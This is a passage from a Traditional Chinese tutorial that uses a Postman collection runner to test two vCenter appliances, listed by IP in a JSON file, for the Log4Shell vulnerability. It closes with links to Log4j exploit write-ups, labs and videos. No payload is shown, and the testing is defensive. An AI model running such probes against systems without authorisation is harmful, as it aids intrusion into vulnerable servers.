
將要驗證的 vCSA 編寫至 **`vcsa_list.json`** 。

```
[
        {
             "vcsa_name": "10.7.150.87",
             "vcsa_hostname": "vcsa-01a"
        },
        {
             "vcsa_name": "10.7.150.119",
             "vcsa_hostname": "vcsa-01b"
        }
]
```

## 執行 Collection Runner

將剛剛建立的 `vcsa_list.json` 檔引入至 **Runner** 執行並觀察結果。


**選擇集合 `scanner` 並點選 `Run`**





**匯入 JSON 檔並預覽內容。**

| Iteration | vcsa_name | vcsa_hostname |
|---|---|---|
| 1 | "10.7.150.87" | "vcsa-01a" |
| 2 | "10.7.150.119" | "vcsa-01b" |


**確認項目後點擊 `Run Log4j Teste` 執行。




**執行結果** 總共執行 2 次，測試腳本也符合預期。




查看 **Console** 畫面，也將測試項目及結果顯示。




👍 好喔！

以上大概就是這次的測試了，也只能這麼多了！

## 參考

- **Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package** (https://www.lunasec.io/docs/blog/log4j-zero-day/)
- **christophetd's vulnerable app** (https://github.com/christophetd/log4shell-vulnerable-app)
- **Exploit and mitigate the log4j vulnerability in TryHackMe's FREE lab** (https://tryhackme.com/room/solar)
- **Solar, exploiting log4j from "Tryhackme"** (https://youtu.be/-crx0NgqxHw)

[Youtube 影片]

- **CVE-2021-44228 - Log4j - MINECRAFT VULNERABLE!** (https://youtu.be/7qoPDq41xhQ)
- **Understanding the Log4j Vulnerability | Exploiting VMware VCenter & a reverse shell** (https://youtu.be/Yl30yeQBcU8)